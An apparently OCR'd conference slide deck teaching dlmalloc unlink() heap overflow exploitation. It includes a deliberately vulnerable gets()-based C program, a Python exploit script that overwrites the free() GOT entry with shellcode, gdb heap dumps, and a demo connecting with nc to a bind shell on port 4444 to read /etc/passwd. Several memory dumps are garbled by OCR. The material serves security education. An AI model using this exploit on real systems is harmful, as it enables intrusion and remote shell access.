0x0000

they steal a way innocence and peace
tho i'm a king i'm a king on my knees
and i know they are wrong when they say i am strong
as the darkness covers me

j knapp

remedial heap overflows

dlmalloc style buffer overflows
by atlas

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0x0100 - Intro to Buffer Overflows

- gets() / fgets())
  - Man Page Notes: “Never use gets(). Because it is impossible to tell without knowing the data in advance how many characters gets() will read, and because gets() will continue to store characters past the end of the buffer, it is extremely dangerous to use. It has been used to break computer security. Use fgets() instead.“
- str(n)cpy() / memcpy()
- rep movs (opcode)
- s/f/scanf()

0x0200 - The Heap

- Dynamically allocated storage
  - Created using some sort of allocator - eg. malloc()
  - Cleaned up using a deallocator – eg. free()
- Stack overflows are typically a matter of writing enough bytes to change RET
- Heap options are slightly different:
  - Overwrite another variable on the heap
  - EOS (NULL) Overwrite (var combination)
  - Overwrite the Heap descriptors
    - delicate
    - implementation-specific
    - totally cool

0x0201-Kernel Chunk/Malloc Buffer

- The Operating System assigns a raw chunk of memory to a process, for dynamic allocation.
  - This is typically referred to as a Chunk
- The user-space management of this memory is up to the implementor.
    - Each OS has a default, but you can write your own
- *For this preso, I will use "chunk" and "buffer" both to refer to a malloc()ed memory buffer*

0x0202 – buf = malloc(1024)

- This call allocates at least 1024 bytes from the kernel-provided memory-space.
- The virtual memory address where this buffer starts is stored in “buf”
- Because malloc() is low-level and called so frequently, the algorithms cannot do much processing, like sanity checking.

- For dlmalloc, *(buf-4) accesses the length of the buffer

0x0203 - free(buf)

- This call takes a previously malloc()ed buffer and marks it available for use by another call to malloc()
- Often, this memory chunk is inserted into a linked-list or array of “recycled” buffers for speedy reuse
- Because free() is low-level and called so frequently, the algorithms cannot do much processing, like sanity checking.

0x0204 - Example: Microsoft GDI

- JPEG buffer overflow
- September 2004
- GDIscan
  - (major props to Tom Liston from Intelguardians)

0x0300 - Varietous Implementations

- Doug Lea's Malloc / Free (our focus)
  - Linux default
- RTL and the Windows Heap
- BSD phk
  - BSDi, FreeBSD, OpenBSD
- BSD kingsley
  - 4.4BDS, AIX (compat), Ultrix
- System V AT&T
  - Solaris, IRIX
- Yorktown
  - AIX (default)

0x0301 - Doug Lea's Malloc (linux)

- Allocated chunks are preceded by a size
- Recycled chunks - basic doubly-linked list

- malloc() adds 4 bytes to the requested length, then pads to the next quadword (8-byte) boundary
- malloc(101) - allocates 112 bytes (0x70)
  - sets aside 105 bytes (101+4)
  - pads to next 8-byte multiple, which is 112

0x0302 - RTL and Win32 Heap

- For grins and to make lin0xx happy...
- RtlAllocateHeap() / RtlFreeHeap()
- Free()d chunks are maintained in an array of 127 doubly-linked lists
  - lists 2-127 store 16-1024 byte chunks
    - ie.
      - for list 2, chunk size is 2*8 = 16bytes
      - for list 100, chunk size is 2*100 = 200bytes
  - list 0 stores >1024 byte chunks

0x0400 - Heap Descriptor

- Inband Allocation Descriptor
  - Duh! Was this architected for exploitation?

- If a heap chunk is in use, the allocation descriptor is one 32-bit integer immediately preceding the chunk
- If a heap chunk is **not** in use, the first 8 bytes and the last 4 bytes of the data are **also** used as 32-bit integers. Remember this...

0x0401 - Allocation Descriptor (used)

- malloc(101)

```
struct heapchunk {
   long len
   char[101]
   char[padsize]
}
```

  - Note: if the heapchunk is unused, it stays in memory (hoping to be recycled and further contribute to the environment).

0x0402 - Allocation Descriptor (free()-d)

- malloc(101)

```
struct heapchunk {
    long len    (this is |PREV_INUSE)
    long prev   <- address to prev
    long next   <- address to next
    char[93+x]
    long len2   <- 4-byte aligned
    char[padsize-x]
}
```


  - len is even or odd, depending on PREV_INUSE
  - len2 is always even (since the 3 LSBs are 0)

0x0500 - free() Algorithm

- If the node before or after are unused, the two are collapsed into one unused buffer using *unlink()*
- *unlink()* connects the adjacent chunks
  - node->next->prev = node->prev
  - node->prev->next = node->next
- hmmmm... prev and next for the next buffer come from the inband descriptor... ***which we just overwrote...***
- ***Devil is in the details... pay close attention***

0x0501 – ok. I'm lost.

- In-use memory buffer (adapted from “Once upon a free()”)




* If prev buffer is used, prev_size is just part of the buffer. If not, it is the length of the previous chunk.

** The least-significant-bit indicates whether the previous chunk is in use. If the number is odd, PREV_INUSE is set

0x0502 – Still lost...

- Unused memory buffer (also adapted)



* If prev buffer is used, prev_size is just part of the buffer. If not, it is the length of the previous chunk.

** The least-significant-bit indicates whether the previous chunk is in use. If the number is odd, PREV_INUSE is set

0x0503 – Got a map...

- fd and bk are used to write to memory when unlink() is called to collapse two chunks together. Basically:

*(fd+12) = bk

*(bk+8) = fw

- This happens when collapsing “forward”
- This happens when collapsing “backward”

0x0504 – Got two hands...

- bk = 0x80496c4
  - Imagine this is the GOT entry for “free()”
- fw = 0x804a0e8
  - imagine this is the location of another buffer we control
- mem= ”\xb8\x96\x04\x08” + “\xe8\xa0\x04\x08” + "D"*92 + “\xfc\xff\xff\xff" + ”PAD0” + “\xfc\xff\xff\xff" + ”\xb8\x96\x04\x08” + “\xe8\xa0\x04\x08”

0x0505 – Flashlight Anyone?

- We are basically setting the following chunk to be “unused”, and setting both up for collapse, which works the magic
- This approach allows for both forward collapsing and reverse collapsing...
  - If our chunk is free()-d, we're good
  - If the following chunk is free()-d, we're good
- The end result is our 32bit integer being placed virtually anyplace we like.
- GOT is writeable, so why not?

0x0506 - Gotchas...

- There are a couple gotchas with exploiting unlink()...
  - shellcode + 8 is clobbered. Can't help it.
  - I put “\xeb\x0eAA” + “AAAA” + ”AAAA” + ”AAAA” to start off shellcode.
    - 0xeb is the 'jmp byte-offset' opcode
    - 0x0e is the jmp len (0x10 including opcode)
    - A's are just easy, but could be C's or any spacer
    - Could do shorter, but this better illustrates what's happening (“\xeb\x0aAAAAAAAAAA”)
- Modern glibc-2.5 includes a sanity check during unlink() which causes trouble

0x0600 – hackme.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

main(){
    char* buffers[5];
    int loop;

    for (loop=0; loop<5; loop++){
        buffers[loop] = calloc(1,101);
    }

    for (loop=4; loop>=0; loop--){
        gets(buffers[loop]);
    }

    for (loop=0; loop<5; loop+=2){
        printf("%s\n",buffers[loop]);
        free(buffers[loop]);
    }
    for (loop=1; loop<5; loop+=2){
        printf("%s\n",buffers[loop]);
        free(buffers[loop]);
    }
}
```

0x0601 – hackme details

```
$ gcc -o ../hackme hackme.c
/tmp/cc2wCFc6.o: In function `main':
hackme.c:(.text+0x54): warning: the `gets' function is dangerous
   and should not be used.
$ objdump -R hackme

hackme:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
080496a4 R_386_GLOB_DAT    __gmon_start__
080496b4 R_386_JUMP_SLOT   __gmon_start__
080496b8 R_386_JUMP_SLOT   gets
080496bc R_386_JUMP_SLOT   calloc
080496c0 R_386_JUMP_SLOT   __libc_start_main
080496c4 R_386_JUMP_SLOT   free
080496c8 R_386_JUMP_SLOT   puts
```

0x0602 – Heap Memory (clean)

```
(gdb) x/84wx 0x804a000
0x804a000:      0x00000000      0x00000071      0x00000000      0x00000000
0x804a010:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a020:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a040:      0x00000000      0x00000000      0x0(
0x804a050:      0x00000000      0x00000000      0x0(
0x804a060:      0x00000000      0x00000000      0x0(
0x804a070:      0x00000000      0x00000071
0x804a080:      0x00000000      0x00000000      0x0(
0x804a090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0e0:      0x00000000      0x00000071      0x00000000      0x00000000
0x804a0f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a100:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a110:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a120:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a130:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a140:      0x00000000      0x00000000      0x00000000      0x00000000
```

0x70 | 0x01 =
112bytes | PREV_INUSE

0x0603 - Exploit

```
import os
import struct

shelllin="\x31\xdb\x53\x....."

at = 0x80496b8        # address to overwrite
to = 0x804a0e8        # address of shellcode
ataddy = struct.pack('L', at)
toaddy = struct.pack('L', to)

p=os.popen4('./hackme');o=p[0]
o.write("A"*89+"\n")                                    #fluff
o.write("B"*89+"\n")
                                    #fluff
#### Here is our shellcode - ends up in 0x804a0e8
# Since the first 16 bytes are considered HEAP ALLOC header, the first
# opcode is a jmp 0x16 followed by A's to fill up the 16 bytes.
o.write("\xeb\x0e\x41\x41"+"C"*12+shelllin+"\n")

o.write("D"*89+"\n")                                    #fluff

#### Here is our buffer overflow.
o.write("E"*100 +"\xfc\xff\xff\xffPADD\xfc\xff\xff\xff"+ ataddy + toaddy
   +"\n")

o.flush()
```

0x0603 – Heap BOF – pre- free()

```
(gdb) x/84wx 0x804a000
0x804a000:      0x00000000      0x00000071      0x45454545      0x45454545
0x804a010:      0x45454545      0x45454545      0x45454545      0x4545
0x804a020:      0x45454545      0x45454545      0x45454545      0x4545
0x804a030:      0x45454545      0x45454545      0x45454545      0x45454
0x804a040:      0x45454545      0x45454545      0x45454545      0x45454
0x804a050:      0x45454545      0x45454545      0x45454545      0x45454545
0x804a060:      0x45454545      0x45454545      0x45454545      0xfffffffc
0x804a070:      0x44444150      0xfffffffc      0x080496b8      0x0804a0e8
0x804a080:      0x44444400      0x44444444      0x44444444      0x44444
0x804a090:      0x44444400      0x44444444      0x44444444      0x44444
0x804a0a0:      44444444        44444444        4
0x804a0b0:      44444444        44444444        4
0x804a0c0:      0x44444444      0x44444444      0x44444444      0x44444444
0x804a0d0:      0x00000044      0x00000000      0x00000000      0x00000000
0x804a0e0:      0x00000000      0x00000071      0x41410eeb      0x43434343
0x804a0f0:      0x43434343      0x43434343      0x43db31        0x6a026a53
0x804a100:      0x99995866      0x9680cd        243             0x53665c11
0x804a110:      0 66ae189       0x565150        189             0xe3d166b0
0x804a120:      25280cd         0xe1894356      0x80cd66b0      0x59026a93
0x804a130:      cd3fb0          0xb0f97949      0x2f68520b      0x6868732f
0x804a140:                      x5352e389       0x80cde189      0x00000000

(gdb) x/4wx 0x80496b8
0x80496b8<GOT+16> 0x280bf8b0      0x280cdae0      0x280754a4      0x0804834e
```

-4

"PADD"

-4

0x80496c4 - 12

ptr to shellcode

shellcode

about to be clobbered

0x0604 – Heap BOF – free()!!!

```
(gdb) x/84wx 0x804a000
0x804a000:      0x00000000      0x00000069      0x281885dc      0x281885dc
0x804a010:      0x45454545      0x45454545      0x45454545      0x45454545
0x804a020:      0x45454545      0x45454545      0x45454545      0x45454545
0x804a030:      0x45454545      0x45454545      0x45454545      0x45454545
0x804a040:      0x45454545      0x45454545      0x45454545      0x45454545
0x804a050:      0x45454545      0x45454545      0x45454545      0x45454545
0x804a060:      0x45454545      0x45454545      0x00000068      0xfffffffc
0x804a070:      0x44444150      0xfffffffc      0x080496b8      0x0804a0e8
0x804a080:      0x44444400      0x44444444      0x44444444      0x44444444
0x804a090:      0x44444444      0x44444444      0x44444444      0x44444444
0x804a0a0:      0x44444444      0x44444444      0x44444444      0x44444444
0x804a0b0:      0x44444444      0x44444444      0x44444444      0x44444444
0x804a0c0:      0x44444444      0x44444444      0x44444444      0x44444444
0x804a0d0:      0x00000044      0x00000000      0x00000000      0x00000000
0x804a0e0:      0x00000000      0x00000071      0x41410eeb      0x43434343
0x804a0f0:      0x080496b8      0x43434343      0x4[illegible]db31      0x6a026a53
0x804a100:      0x[illegible]9995866      0x9680cd[illegible]243      0x53665c11
0x804a110:      0x[illegible]66ae189      0x56515[illegible]189      0xe3d166b0
0x804a120:      0[illegible]5280cd      0xe1894356      0x80cd66b0      0x59026a93
0x804a130:      [illegible]d3fb0                                        0x6868732f
0x804a140:      [illegible]9622f                                        0x00000000

(gdb) x/4wx 0x80496b8
0x80496b8<GOT+16> 0x280bf8b0      0x280cdae0      0x280754a4      0x0804a0e8
```

"PADD"

ptr to shellcode

shellcode

Bam! Clobbered

Next call to free() will call our shellcode!

0x0605 – Sweet Success

- This particular shellcode opens a backdoor shell listener on TCP port 4444 (hey hd!)

```
>>> p=os.popen4('./hackme');i = p[1];o=p[0]
>>> o.write("A"*89+"\n")
>>> o.write("B"*89+"\n")
>>> o.write("\xeb\x0e\x41\x41"+"C"*12+shelllin+"\
>>> o.write("D"*89+"\n")
>>> o.write("E"*100 + "\xfc\xff\xff\xffPADD\xfc\x
>>> o.flush()
>>>
```

```
$ nc -nv 192.168.72.57 4444
(UNKNOWN) [192.168.72.57] 4444 (?) open
id
uid=1256(atlas) gid=1256(atlas) groups=1256(atlas)
ls
hackme
hackme.c
hackme.core
hackmebsd
remedialheapofs.odp
cat /etc/passwd
# $FreeBSD: src/etc/master.passwd,v 1.39 2004/08/01 21:33:47 ma
#
root:*:0:0:Unbreakable Root Password ;):/root:/usr/local/bin/ba
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nol
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
```

0x0700 – Stupid, atlas is so stupid!

DEMO

Smart people don't demo, because Demo's always dork up somehow..

0x0701 – The bad news

```
#define unlink(P, BK, FD) {                                    \
  FD = P->fd;                                                  \
  BK = P->bk;                                                  \
  if (__builtin_expect (FD->bk != P || BK->fd != P,
  0)) \
    malloc_printerr (check_action, "corrupted double-
  linked list", P); \
  else {                                                       \
    FD->bk = BK;                                               \
    BK->fd = FD;                                               \
  }                                                            \
}
```

0x0702 – What now?

- EOS Overflow (NULL Overwrite)
  - Makes all string-manipulator functions treat this and the next buffer as one string
- HEAP Var Modification
  - Modify other variables on the HEAP
- Find new ways to leverage HEAP BOFs
  - Creativity is how these were discovered
  - Leverage what you have...

0x0800 - Resources

- Once upon a free() -
  - http://www.phrack.org/archives/57/p57-0x09
- Advanced Malloc Exploits
  - http://doc.bughunter.net/buffer-overflow/advanced-malloc-exploits.html
- Lin0xx' Amazing RTL Presentation and Notes -
  - http://www.noxusfiles.com/lin0xx/heap-overwrites-lin0xx.pdf
- Shellcoder's Handbook

0x0900 – Special Thanks

- My Creator
- My Family
- Intelguardians
- kenshoto
- 1@stplace

0x0901 – And the grafiti..

- yo visi, werd. vtrace wrox.
- drb, you're awesome co-cap'n, even if you **are** a superstar on the side
- bug, ringwraith, menace, jewel... y'all are worth every struggle
- choops, nologin folks. thku

0x0902 – Stolen Stuff

- Much text was gratuitously stolen from:
  - "Once Upon a Free()", anonymous <d45a312a@author.phrack.org>, phrack 57, http://www.phrack.org/archives/57/p57-0x09
- Song lyrics by Jennifer Knapp. "Martyrs and Thieves"